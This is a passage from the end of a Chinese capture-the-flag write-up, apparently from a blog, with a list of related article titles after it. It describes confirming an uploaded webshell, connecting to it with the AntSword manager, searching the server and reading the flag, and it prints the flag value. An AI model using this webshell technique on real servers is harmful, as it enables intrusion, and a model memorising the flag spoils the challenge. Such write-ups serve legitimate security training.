
拼接访问一下成功上传

用蚁剑连接看看

成功连接


接下来就慢慢找flag

在根目录下找到flag
复制代码
flag{aade295d-204f-476f-91ee-299a5fa993a2}

下播!!!!!

相关推荐
不像程序员的程序媛4 小时前
检测网络的命令mtr详解
网络
天启HTTP4 小时前
爬虫防封核心原理:IP轮换机制与风控规避逻辑
linux·服务器·网络·爬虫·tcp/ip
运维行者_5 小时前
网络性能监控怎么做?从自动发现到根因分析的4个环节
运维·服务器·网络·人工智能·支持向量机
hz567897 小时前
涉密视频会议设备配置指南:终端、音视频采集与配套设施选型
服务器·网络·数据库·安全·实时音视频·信息与通信·智能硬件
优橙教育7 小时前
零基础学AI应用开发要多久?3个月能到什么水平
服务器·开发语言·网络·php
AIgorithmGEEK7 小时前
[Linux]从手写报头到内核套路:序列化、反序列化与自定义协议全链路
linux·运维·服务器·网络·序列化·反序列化
浮链序8 小时前
怎么证明"你这个模型是偷我的"——把蒸馏变成取证工具
算法·安全·llm
sbjdhjd8 小时前
云安全 | Docker 容器逃逸复盘(三):docker.sock 挂载与 Docker-in-Docker 风险
经验分享·网络安全·docker·云原生·容器·kubernetes·云安全
袁哥大话安全9 小时前
巡隐WEBSHELL扫描软件
人工智能·安全·web